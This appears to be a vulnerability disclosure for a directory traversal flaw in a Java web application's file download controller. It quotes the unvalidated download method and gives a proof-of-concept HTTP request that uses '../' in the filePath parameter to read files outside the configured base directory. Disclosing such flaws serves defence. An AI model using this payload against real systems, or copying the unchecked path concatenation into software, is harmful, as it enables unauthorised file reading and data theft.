
There is an arbitrary file reading vulnerability in the system management-basic management-file management module (chinese：系统管理-基础管理-文件管理)of the application system. The cause of the vulnerability is the download method in the CommonFileController.java file.Its incoming parameters are not verified, resulting in directory traversal.

```
    */
    @GetMapping
    public void download(HttpServletResponse response,String filePath,String fileName) {
        File file = new File( pathname: file_base_dir+File.separator + filePath);
        if (file.exists()) {
            try(InputStream inputStream = new BufferedInputStream(new FileInputStream(file))){
                String downloadFileName = URLEncoder.encode(StringUtils.isEmpty(fileName)?file.getName():fileName, enc: "UTF-8");
                response.setContentType("application/octet-stream");
                response.setHeader( s: "Content-Disposition", s1: "attachment;filename=\"" +downloadFileName+ "\"");
                response.setContentLength((int) file.length());
                FileCopyUtils.copy(inputStream, response.getOutputStream());
            }catch (Exception e){
                log.error("文件读取失败:");
            }
        }else{
            // file not found
            // response.setStatus(HttpStatus.NOT_FOUND.value());
            log.error("文件不存在 filePath:{},fileName:{}",filePath,fileName);
            response.setStatus(HttpStatus.NOT_FOUND.value());
            // response.setIntHeader("文件不存在:"+filePath,HttpStatus.NOT_FOUND.value());
        }
    }
}
```

Directly use ../ to read any file through the path. The following poc successfully reads the file in the upper directory：

```
GET /mee/common/file?fileName=1.txt&filePath=/../1.txt HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Referer: http://localhost/mee/sys/sys_file
Cookie: MEE_SID=4f6b4a01-9af2-4429-9efd-8db1438ee8e9
Upgrade-Insecure-Requests: 1
```



Under normal circumstances, the application system has set file_base_dir and should only be able to read files under file_base_dir.

In this example, file_base_dir is E:/files, and when exploiting the vulnerability, the file in the root directory of drive E is successfully read.